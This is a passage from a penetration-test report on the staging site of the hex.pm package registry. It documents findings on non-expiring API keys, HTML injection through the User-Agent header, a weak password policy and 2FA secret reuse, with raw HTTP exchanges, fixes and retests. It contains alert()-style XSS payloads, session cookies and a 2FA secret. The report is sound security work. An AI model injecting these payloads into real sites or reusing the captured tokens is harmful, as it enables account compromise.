
```
GET /dashboard/orgs/orgzester HTTP/2
Host: staging.hex.pm
```

```
Cookie: _hexpm_key=217237++SOh7iiis3_CGMAehQcpWQoIbRSyInDMngVKfrJt_xxY=
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: https://staging.hex.pm/dashboard/orgs/orgzester
```

The response showed the issued the key:

```
HTTP/2 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 51574
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Wed, 14 Jan 2026 13:05:26 GMT
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GIqaucXlWpEpyz0AABCC
Set-Cookie: _hexpm_key=217237++SOh7iiis3_CGMAehQcpWQoIbRSyInDMngVKfrJt_xxY=; path=/;
expires=Fri, 13 Feb 2026 13:05:26 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

[...]
<div class="alert alert-info" role="alert">The key orgzester API_KEY was successfully gener
ated, copy the secret &quot;[Redacted]&quot;, you won&#39;t be able to see it again.</div>
[...]
```

Viewing the generated keys in the dashboard showed no expiration date, and it was not possible to set one




A review of the source code did not show a definition of revocation time for the generated API keys.

#### 5.4.1 Recommendation

It is recommended to introduce lifecycle management controls for API keys by supporting configurable expiration dates at key creation time. API keys should be short-lived by default and require periodic rotation to remain valid.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Secrets_Management_Cheat_Sheet.html

#### 5.4.2 Retest result

Information by Erlang Ecosystem Foundation: Mitigation not yet implemented.

## 5.5 HTML Injection via User-Agent Header

Finding-ID: 9b10a412-ea34-4eb4-a115-eeace95d528b

| | |
|---|---|
| **Class** | A05:2025 - Injection |
| **CVSS score** | 2.0 (CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:A/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N) |
| **CWE** | CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS) |
| **Severity** | Low |
| **Retest result** | Resolved |
| **Area** | Hex |

*An HTML injection vulnerability was identified where attacker-controlled content in the `User-Agent` header is rendered in the web interface of staging.hex.pm.*

Using an organization API key and sending a request with HTML inside the User-Agent header, it was possible to inject HTML that was executed in the browser context of a logged-in user who visited staging.hex.pm.

With the API-Key of an organization the following HTTP-GET-Request was sent which had an HTML-Payload in the User-Agent header:

```
GET /api/ HTTP/2
Host: staging.hex.pm
User-Agent: <h1>HTML Injection</h1><img src=e onerror=alert()>
Authorization: [Redacted]
```

The response shows that the request was accepted:

```
HTTP/2 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 418
Content-Type: application/json; charset=utf-8
Date: Fri, 16 Jan 2026 13:01:09 GMT
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Ratelimit-Limit: 500
X-Ratelimit-Remaining: 499
X-Ratelimit-Reset: 1768568520
X-Request-Id: GIs3pyfT7ew4IoAAABfC
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{"documentation_url":"http://docs.hexpm.apiary.io","key_url":"https://staging.hex.pm/api/
keys/{name}","keys_url":"https://staging.hex.pm/api/keys","package_owners_url":"https://
staging.hex.pm/api/packages/{name}/owners","package_release_url":"https://staging.hex.pm/
api/packages/{name}/releases/{version}","package_url":"https://staging.hex.pm/api/packages/
{name}","packages_url":"https://staging.hex.pm/api/packages"}
```


Later the logged-in user navigated to `https://staging.hex.pm/dashboard/orgs/penorg`:

```
GET /dashboard/orgs/penorg HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=[Redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
```

The response contained the previous HTML-Payload

```
HTTP/2 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 59958
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Fri, 16 Jan 2026 13:01:12 GMT
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GIs3p7v6rVq4ONUAABrB
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

[...]
<a
tabindex="0"
role="button"
data-toggle="popover"
data-trigger="focus"
data-placement="bottom"
title="Last use"
data-content="<strong>Used at:</strong> Jan 16, 2026, 13:01<br><strong>IP:</strong>
92.211.23.192<br><strong>User agent:</strong> &lt;h1&gt;HTML Injection&lt;/h1&gt;&lt;img
src=e onerror=alert()&gt;">
January 16, 2026 ...
</a>
[...]
```

The following screenshot shows the rendered HTML on the page:



We believe that HTML was explicitly allowed for bootstrap-`popovers` at `hexpm/assets/js/app.js`:

```
[...]
 $("[data-toggle='popover']").popover({ container: "body", html: true, animation: false })
[...]
```

### 5.5.1 Recommendation

It is recommended to ensure that data inside User-Agent, is properly handled according to its output context, in line with OWASP XSS prevention guidelines.

Any data originating from user-controlled sources or API requests must be treated as untrusted and must never be inserted into HTML-rendered contexts without appropriate output encoding or sanitization.

If feasible it is recommended to disable HTML inside bootstrap `popovers`.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

### 5.5.2 Retest result

The issue has been successfully fixed: https://github.com/hexpm/hexpm/commit/c692438684ead90c3bcbfb9ccf4e63c768c668a8

As in the pentest the following request was sent:

```
GET /dashboard/orgs/penorg HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=[Redigiert]
```

The server's response showed that the input from the user-agent was properly encoded:

```
HTTP/2 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 67699
Content-Security-Policy: base-uri 'self'; report-uri https://
o4508469207040000.ingest.us.sentry.io/api/4508474076758016/security/?
sentry_key=c8465d3ef299e77266c567d3d790d3a3; script-src 'nonce-
ULUuv9EWZBUE1XUZzx0WyaOrjwrS1hc2pDxKxUuV3is' 'strict-dynamic'; style-src 'nonce-
UmeZ0yHOmxI5zo9T3S1i2HWXO-WPQNm8Wn7WKp70qng'; connect-src 'self' https://*.hcaptcha.com
https://api.stripe.com https://s.staging.hex.pm; default-src 'self'; img-src 'self' data:
https://www.gravatar.com https://q.stripe.com; form-action 'self'; report-to csp-endpoint;
font-src 'self' https://fonts.gstatic.com; frame-ancestors 'none'; frame-src 'self'
https://hcaptcha.com https://*.hcaptcha.com https://asciinema.org https://*.stripe.com;
object-src 'none';
Content-Type: text/html; charset=utf-8
Date: Mon, 23 Mar 2026 12:51:36 GMT
Referrer-Policy: strict-origin-when-cross-origin
Report-To: {"endpoints":[{"url":"https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"}],"group":"csp-
endpoint","include_subdomains":true,"max_age":10886400}
Reporting-Endpoints: csp-endpoint="https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GJ95bxIJQ_hEZX0AACbx
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
```

```
[...]
                  data-trigger="focus"
                   data-placement="bottom"
                   title="Last use"
                   data-content="<strong>Used at:</strong> Jan 16, 2026,
13:01<br><strong>IP:</strong> 92.211.23.192<br><strong>User agent:</strong>
&amp;lt;h1&amp;gt;HTML Injection&amp;lt;/h1&amp;gt;&amp;lt;img src=e onerror=alert()&amp;gt
;">
January 16, 2026 ...
                  </a>
[...]
```

## 5.6 Insufficient Password Policy

Finding-ID: 4e7ef0f5-2142-4100-b2e8-b75f6c1831c1

| | |
|---|---|
| **Class** | A07:2025 - Authentication Failures |
| **CWE** | CWE-521: Weak Password Requirements |
| **Severity** | Low |
| **Retest result** | No retest |
| **Area** | Hex |

*The enforced password policy mandates a minimum password length of seven characters and lacks requirements for the use of multiple character classes. As a result, the policy does not comply with the password requirements and recommendations set forth by the National Institute of Standards and Technology (NIST).*

The following request shows the usage of the password `1234567` during the password change process:

```
POST /dashboard/security/change-password HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=196329++Jm4jMV7KtULmZz837BwweUPFuDAx9DYYgYfWaplm0dM=
Content-Length: 174
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: https://staging.hex.pm
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: <img src=e onmouseover=alert()>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: https://staging.hex.pm/dashboard/security
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

_csrf_token=MhMpGAQgLhoTfGwTLBcVCiUVKSluURcQVYBreoqIbJ5aMawZfXzk86Qb&user%5Bpassword_curren
t%5D=Foobar12%21&user%5Bpassword%5D=1234567&user%5Bpassword_confirmation%5D=1234567
```

The response, contains a redirect which indicates that the password change was successful:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 85
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Fri, 09 Jan 2026 09:09:53 GMT
Location: /dashboard/security
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GIkE-Ccheo-8rbEAADDx
Set-Cookie: _hexpm_key=196329++Jm4jMV7KtULmZz837BwweUPFuDAx9DYYgYfWaplm0dM=; path=/;
expires=Sun, 08 Feb 2026 09:09:53 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="/dashboard/security">redirected</a>.</body></html>
```

#### 5.6.1 Recommendation

It is recommended to implement a password policy that is aligned with the recommendations provided by NIST.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html#implement-proper-password-strength-controls
- https://pages.nist.gov/800-63-3/sp800-63b.html#appA
- https://pages.nist.gov/800-63-3/sp800-63b.html#sec5

#### 5.6.2 Retest result

Information by Erlang Ecosystem Foundation: A redesign will be implemented which will fix this issue: https://github.com/hexpm/hexpm/tree/website-redesign

## 5.7 Logout Session Handling and 2FA Enrollment

Finding-ID: db7a6a90-8b5e-4aab-95a0-4c96a6facd94

| | |
|---|---|
| **Class** | A07:2025 - Authentication Failures |
| **CWE** | CWE-664: Improper Control of a Resource Through its Lifetime |
| **Severity** | Low |
| **Retest result** | Resolved |
| **Area** | Hex |

*Improper session logout handling can cause a flow in the 2FA enrollment of hex users. Generated 2FA secret keys persist across logouts and user sessions. In the worst case, this may allow attackers to enroll or manipulate two-factor authentication for another user.*

When a logged-in user initiates the 2FA setup process, the backend generates a 2FA secret key and presents it to the user to complete the setup.

If the user does not complete the setup and navigates away, the generated 2FA secret key remains valid. Logging out and logging back in does not trigger the generation of a new 2FA secret key.

When a different user logs in and initiates the 2FA setup process using **the same browser-state**, the same 2FA secret key is reused instead of generating a new one. A new 2FA secret key is generated only when the setup process is initiated from a completely new browser session with no prior session data.

This behavior suggests that the 2FA secret key is tied to persistent backend state associated with existing session data, rather than being scoped to an individual user or a single 2FA setup attempt.

A logged-in user navigated to `https://https://staging.hex.pm/dashboard/tfa/setup`:

```
GET /dashboard/tfa/setup HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=219700++3HOCIiZ-k5P-98hMDPIRLWlXo4fKD7xCzNsTWQl6rOo=
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: https://staging.hex.pm/dashboard/security
```

The response shows the received secret key for the 2FA setup:

```
HTTP/2 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 114350
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Fri, 16 Jan 2026 15:32:27 GMT
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GIs_6NLnzUtUwekAACDx
Set-Cookie: _hexpm_key=219700++3HOCIiZ-k5P-98hMDPIRLWlXo4fKD7xCzNsTWQl6rOo=; path=/;
expires=Sun, 15 Feb 2026 15:32:27 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000


[...]
```

```
<div>
          You can also use your setup key
          (<code id="tfa-secret" data-value="HRNX4JBYEBISXJ4QE7KKII3C4C6ETYK7">HRNX4JBYEBIS
XJ4QE7KKII3C4C6ETYK7</code>
          <button type="button" class="copy-data-button" data-input-id="
[...]
```

The user does not finish the 2FA setup process and logs out:

```
POST /logout HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=219700++3HOCIiZ-k5P-98hMDPIRLWlXo4fKD7xCzNsTWQl6rOo=
Content-Length: 68
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: https://staging.hex.pm/dashboard/tfa/setup

_csrf_token=Www4DlEXZhN1XjJfPRQSER0bHjI3Fi0mcHNb2FPt2nP-MfFveYhHVD_n
```

The backend issued the same cookie that the user previously had as the following response shows:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 67
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Fri, 16 Jan 2026 15:37:57 GMT
Location: /
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GItANbBLJzA50PYAACEx
Set-Cookie: _hexpm_key=219700++3HOCIiZ-k5P-98hMDPIRLWlXo4fKD7xCzNsTWQl6rOo=; path=/;
expires=Sun, 15 Feb 2026 15:37:58 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="/">redirected</a>.</body></html>
```

When a different user now logs in from the same browser:

```
POST /login HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=219700++3HOCIiZ-k5P-98hMDPIRLWlXo4fKD7xCzNsTWQl6rOo=
Content-Length: 164
Origin: https://staging.hex.pm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: https://staging.hex.pm/login
```

```
_csrf_token=UQcRHjAQcAIqbwQlQj0OVzMwQy83ISAkiCgrSAFem_fW2OZ0Kr5UVsRl&username=pentester1%2B
hex%40zentrust.partners&password=[Redacted]&return=
```

The backend issued a new cookie:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 86
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Fri, 16 Jan 2026 15:52:51 GMT
Location: /users/pentester1hex
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GItBBcXNOOfFqNkAABsy
Set-Cookie: _hexpm_key=219711++4axjSWJWQEPiuCZ6Q5cP83JrujybK757W8odgeMFVeY=; path=/;
expires=Sun, 15 Feb 2026 15:52:52 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="/users/pentester1hex">redirected</a>.</body></html>
```

Navigating to `https://staging.hex.pm/dashboard/tfa/setup` as the new logged-in user showed however the same secret key for the 2FA setup

```
GET /dashboard/tfa/setup HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=219711++4axjSWJWQEPiuCZ6Q5cP83JrujybK757W8odgeMFVeY=
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

The response showing the secret key:

```
HTTP/2 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 114229
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Fri, 16 Jan 2026 15:56:30 GMT
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GItBOOSK04TtfHQAABtS
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

[...]
<code id="tfa-secret" data-value="HRNX4JBYEBISXJ4QE7KKII3C4C6ETYK7">HRNX4JBYEBISXJ4QE7KKII3
C4C6ETYK7</code>
```

```
          <button type="button" class="copy-data-button" data-input-id="tfa-secret">
[...]
```

### 5.7.1 Recommendation

It is recommended to ensure that 2FA secret keys are strictly scoped to both the authenticated user and a single 2FA enrollment attempt. Any generated 2FA secret must be immediately invalidated when the user logs out, abandons the setup process, or when the session is otherwise terminated. Additionally, a new and unique 2FA secret should be generated each time the 2FA setup process is initiated, regardless of prior session state.

Session termination logic should be reviewed to confirm that all authentication-related temporary state is fully cleared on logout.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html

### 5.7.2 Retest result

The issue has been successfully resolved: https://github.com/hexpm/hexpm/pull/1402

A logged-in user navigated to https://https://staging.hex.pm/dashboard/tfa/setup:

```
GET /dashboard/tfa/setup HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=252947++CZG1MF-oIxun0pcgKVLSM1t0LueFyQwdThKlgM3ycPs=
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
```

The response shows the received secret key for the 2FA setup:

```
HTTP/2 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 101004
Content-Security-Policy: base-uri 'self'; report-uri https://
o4508469207040000.ingest.us.sentry.io/api/4508474076758016/security/?
sentry_key=c8465d3ef299e77266c567d3d790d3a3; script-src 'nonce-
y9ks7LMHwBLJjiuwUg50DUkfoIAL6fShG0zPj7YVRnY' 'strict-dynamic'; style-src
'nonce-8o7TmEkhbIlV6i_zKmZJJMN2AOE7LMshgigIYq5T3pw'; connect-src 'self' https://
*.hcaptcha.com https://api.stripe.com https://s.staging.hex.pm; default-src 'self'; img-src
'self' data: https://www.gravatar.com https://q.stripe.com; form-action 'self'; report-to
csp-endpoint; font-src 'self' https://fonts.gstatic.com; frame-ancestors 'none'; frame-src
'self' https://hcaptcha.com https://*.hcaptcha.com https://asciinema.org https://
*.stripe.com; object-src 'none';
Content-Type: text/html; charset=utf-8
Date: Mon, 23 Mar 2026 13:07:20 GMT
Referrer-Policy: strict-origin-when-cross-origin
Report-To: {"endpoints":[{"url":"https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"}],"group":"csp-
endpoint","include_subdomains":true,"max_age":10886400}
Reporting-Endpoints: csp-endpoint="https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GJ96SyUrICJmTLgAACeR
Set-Cookie: _hexpm_key=252947++CZG1MF-oIxun0pcgKVLSM1t0LueFyQwdThKlgM3ycPs=; path=/;
expires=Wed, 22 Apr 2026 13:07:21 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
```

```
[...]
        You can also use your setup key
          (<code id="tfa-secret" data-value="WK2NI2J65X62PHFW6ZTQBHBPQUTD3E3S">WK2NI2J65X62
PHFW6ZTQBHBPQUTD3E3S</code>
[...]
```

The user did not finish the 2FA setup process and logged out:

```
POST /logout HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=252947++CZG1MF-oIxun0pcgKVLSM1t0LueFyQwdThKlgM3ycPs=
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
```

The response:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 67
Content-Security-Policy: base-uri 'self'; report-uri https://
o4508469207040000.ingest.us.sentry.io/api/4508474076758016/security/?
sentry_key=c8465d3ef299e77266c567d3d790d3a3; script-src 'nonce-
FJXc9X1c2jKYJA7ye9Q9Ay3zkRn0dGKWR40WGmTeaT0' 'strict-dynamic'; style-src 'nonce-ISlzl6bd-
gFq6I3LKiqEBvOK9bTaXSnNkJaqeJJYZnI'; connect-src 'self' https://*.hcaptcha.com https://
api.stripe.com https://s.staging.hex.pm; default-src 'self'; img-src 'self' data: https://
www.gravatar.com https://q.stripe.com; form-action 'self'; report-to csp-endpoint; font-src
'self' https://fonts.gstatic.com; frame-ancestors 'none'; frame-src 'self' https://
hcaptcha.com https://*.hcaptcha.com https://asciinema.org https://*.stripe.com; object-src
'none';
Content-Type: text/html; charset=utf-8
Date: Mon, 23 Mar 2026 13:09:45 GMT
Location: /
Referrer-Policy: strict-origin-when-cross-origin
Report-To: {"endpoints":[{"url":"https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"}],"group":"csp-
endpoint","include_subdomains":true,"max_age":10886400}
Reporting-Endpoints: csp-endpoint="https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GJ96bNps7NU9gzYAACPh
Set-Cookie: _hexpm_key=252947++CZG1MF-oIxun0pcgKVLSM1t0LueFyQwdThKlgM3ycPs=; path=/;
expires=Wed, 22 Apr 2026 13:09:46 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="/">redirected</a>.</body></html>
```

When a different user now logs in from the same browser:

```
POST /login HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=252947++CZG1MF-oIxun0pcgKVLSM1t0LueFyQwdThKlgM3ycPs=
